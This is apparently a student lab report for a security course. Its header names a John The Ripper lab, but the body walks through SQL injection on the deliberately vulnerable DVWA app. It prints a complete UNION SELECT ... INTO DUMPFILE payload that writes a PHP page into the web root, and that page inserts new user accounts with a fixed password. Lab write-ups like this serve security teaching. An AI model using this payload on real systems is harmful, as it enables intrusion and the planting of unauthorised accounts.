

|  |  |
| --- | --- |
| Class & Module | IAW301  Lab 28: John The Ripper |
| Name | Nguyễn Đức Kiên |
| IC No. | HE141763 |
| Date & Time | November 19, 2020 |

#### Exercise 1.1 Section 15

Log in to DVWA and head to the sql injection vulnerability section




Inspect the input field of userId and edit to 100




Paste this to the User ID field:

' union select null,'<?php if(isset($\_POST["submit"])) { $userID = $\_POST["userID"]; $first\_name = $\_POST["first\_name"]; $last\_name = $\_POST["last\_name"]; $username = $\_POST["username"]; $avatar = $\_POST["avatar"]; echo "userID: $userID<BR>"; echo "first\_name: $first\_name<BR>"; echo "last\_name: $last\_name<BR>"; echo "username: $username<BR>"; echo "avatar: $avatar<BR>"; $con=mysqli\_connect("127.0.0.1","root","","dvwa"); if (mysqli\_connect\_errno()) { echo "Failed to connect to MySQL: " . mysqli\_connect\_error(); } else { echo "Connected to database<BR>"; } $password = "abc123"; $sql="insert into dvwa.users values (\\"$userID\\",\\"$first\_name\\",\\"$last\_name\\",\\"$username\\",MD5(\\"$password\\"),\\"$avatar\\",null,null)"; if (mysqli\_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error creating database: " . mysqli\_error($con); } mysqli\_close($con); } ?> <form method="post" action="<?php echo $\_SERVER["PHP\_SELF"]; ?>"> <input type="text" name="userID" value="33"><br> <input type="text" name="first\_name" value="John"><br> <input type="text" name="last\_name" value="Gray"><br> <input type="text" name="username" value="jgray"><br> <input type="text" name="avatar" value="Just Hack It!"><br> <input type="submit" name="submit" value="Submit Form"><br> </form>' INTO DUMPFILE 'C:\\xampp\\htdocs\\dvwa\\create\_user.php' --


And we have this after press the submit button



Now we go to http://192.168.234.129/DVWA/create\_user.php



